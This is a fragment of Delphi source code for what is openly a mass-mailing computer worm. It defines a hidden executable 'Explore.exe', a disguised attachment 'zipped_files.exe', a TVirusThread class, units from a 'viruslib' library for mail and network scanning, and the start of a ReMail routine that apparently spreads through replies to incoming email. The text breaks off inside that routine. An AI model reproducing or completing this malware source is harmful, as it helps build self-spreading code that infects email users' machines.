  virusutil in '..\viruslib\virusutil.pas',
  scandir in '..\viruslib\scandir.pas',
  mapiutils in '..\viruslib\mapiutils.pas',
  netscan in '..\viruslib\netscan.pas',
  mainfrm in 'mainfrm.pas' {MainForm};
{$R *.RES}

const
HIDDEN_NAME='Explore.exe';
MAIL_NAME='zipped_files.exe';
ZIP_NAME='zipped_files.zip';
type
  TOBJ1 = class(TObject)

  private
    { Private declarations }
  public
    { Public declarations }
    function fHookMsg(var Message:Tmessage):boolean;
  end;


 TVirusThread = class(TThread)
  private
    { Private declarations }
  public
    { Public declarations }
    TSK:integer;
     procedure Execute; override;
     constructor Create(suspended:boolean;tnum:integer);
     procedure Run(tnum:integer);
  end;

var
  MtObj: TOBJ1;
  STOP_NOW:boolean=false;


//////////////
function ReMail(destAddr,DestName,srcAddr,srcName,subject,body:string;attachments:TStringlist):boolean;
var
str1,str2,str3:string;
n:integer;
begin
if Pos('RE:',UpperCase(subject))> 0 then exit;
```